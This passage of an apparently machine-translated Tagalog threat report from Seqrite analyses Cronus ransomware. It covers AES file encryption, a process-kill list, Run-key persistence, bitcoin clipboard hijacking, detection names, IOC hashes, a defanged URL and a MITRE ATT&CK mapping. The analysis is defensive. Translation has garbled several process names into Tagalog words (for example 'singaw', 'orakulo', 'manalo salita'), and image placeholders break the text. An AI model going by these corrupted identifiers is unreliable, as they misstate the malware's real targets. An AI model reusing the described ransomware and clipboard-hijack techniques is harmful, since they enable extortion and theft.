ang mga ito. Ang parehong mga pamamaraan ay gumagamit ng AES na paraan ng pag-encrypt upang i-encrypt ang mga file.


Isang maliit na EXCEPTIONAL_FILE ang idinaragdag, kung saan ang mga file sa itaas ay hindi kasama at naka-encrypt. Habang isinasagawa ang pag-encrypt, tinatanggal din nito ang ransomware note na may kasamang file na nagngangalang cronus.txt.
Proseso ng Pagwawakas
Tinatapos ng ransomware binary ang maraming proseso sa pamamagitan ng pagwawakas sa pangunahing window pagkatapos i-enumerate ang lahat ng tumatakbong proseso. Ang listahan ng mga prosesong tinapos nito ay ang mga sumusunod:
| sqlwriter | sqbcoreservice | VirtualBoxVM | sqlagent | sqlbrowser | sqlservr | code |
| singaw | zoolz | agntsvc | firefoxconfig | infopath | synctime | VBoxSVC |
| tbirdconfig | ang paniki | thebat64 | isqlplussvc | mydesktopservice | mysqld | ocssd |
| onenote | mspub | mydesktopqos | CNTAoSMgr | Ntrtscan | vmplayer | orakulo |
| tanawan | PowerPoint | wps | xfssvccon | ProcessHacker | dbeng50 | dbsnmp |
| encsvc | manguna | tmlisten | PccNTMon | mysqld-nt | mysqld-opt | ocautoups |
| ocomm | msaccess | msftesql | kulog | visio | manalo salita | wordpad |
| mbamtray |
Kapag matagumpay nitong natapos ang lahat ng mga proseso sa itaas, muli nitong tatawagin ang ALL_DRIVES na pamamaraan, na higit pang naglilista at nag-e-encrypt ng mga partikular na file.
Pagtitiyaga
Inaabuso ng ransomware binary ang sikat na RunKeys para sa persistence, dahil nagdaragdag ito ng bagong key na pinangalanang cronus sa nabanggit na registry hive, na nagpapatakbo ng binary na RegSvcs.exe sa startup.

Maanipulasyon ng datos

Ang ransomware ay nagsasaad ng mga nilalaman ng Clipboard. Kung makakita ito ng anumang bitcoin address sa clipboard, papalitan ito ng address ng BTC wallet ng threat na aktor, na ginagamit upang kunin ang halaga ng ransom.



Itinatampok sa ransom note ang isang address ng BTC wallet, na , matapos ang imbestigasyon, ay lumabas na walang laman.
Code Overlapping
Sa pagsasaliksik at pagtingin sa isa pang grupo ng mga sample ng malware, maaari nating tapusin na ang code na nasa PowerShell loader, ang DLL Injector na ginamit sa campaign na ito, ay nag-o-overlap sa iba pang aktibong fileless malware campaign tulad ng sumusunod:
- Paghihiganti DAGA
- Arrow RAT
- Async RAT
- Andromeda RAT
- XWorm
- njRAT
Konklusyon
Nalaman namin na ang Cronus Ransomware, isang variant ng malware na walang file, ay napakabago at aktibong kumakalat. Ang modus operandi sa itaas ay kasalukuyang pangunahing ginagamit upang ihulog ang ransomware sa iba't ibang target na makina.
Seqrite proteksyon
- SCRIPT.Cronus.48939.GC
- OLE.Cronus.48940.GC
- Pantubos.Cronus
- Trojan.Injector
Mga IOC
| Hashes[SHA-256] | Pangalan ng File |
| 69b6bc4db69680118781e7a9f2580738088930fa04884755f23904fa19e638e3 | paypal_charges.doc |
| 9ebf60ad31f0eb1fa303e0b00f9cc605c5013ea30771e6b14409cb70af7416cb | paypal_charges.doc |
| afb95b1b2092020ed98312602c300f51daca14bb3d65503df3c5ca4776027987 | ~WRL003.tmp |
| 629587e592130b86418d17d6b8cc52b6f378f39f1b5e8caa4038cfa7120b2a53 | 8eef4df388f2217caec3dc26.ps1
|
| dd78c6dc62463aba24cdbea3968cbcc1c7b97a736ef069d99d6512b10c5e91f3 | TEStxx.dll |
| 42551531be1c5abfdd24a3465788c659a038141de61976787b0862664df95aad | p000.exe
|
| Mga URL |
| hxxps://eternal[.]lol/file/ |
MITER ATT&CK
| Pantaktika | Technique ID | Pangalan |
| Paunang Pag-access | T1566.001 | Phishing: Attachment ng Spear phishing |
| Pagpapatupad | T1204.002
T1059.001 T1059.005 |
Pagpapatupad ng User: Nakakahamak na File
Command and Scripting Interpreter: PowerShell Command and Scripting Interpreter: Visual Basic |
| Pagtitiyaga | T1547.001 | Registry Run Keys / Startup Folder |
| Pag-iwas sa Depensa | T1027.010 T1620 T1055.012 |
Command Obfuscation Naglo-load ng Reflective Code Proseso ng Hollowing |
| Pagkatuklas | T1057 T1083 |
Pagtuklas ng Proseso Pagtuklas ng File at Direktoryo |
| EPEKTO | T1486 T1491.001 T1565.002 |
Naka-encrypt na Data para sa Epekto. Defacement: Panloob na Defacement Pagmamanipula ng Data: Pagmamanipula ng Ipinadalang Data |
Nag-ambag
- Subhajeet Singha
- Sathwik Ram Prakki


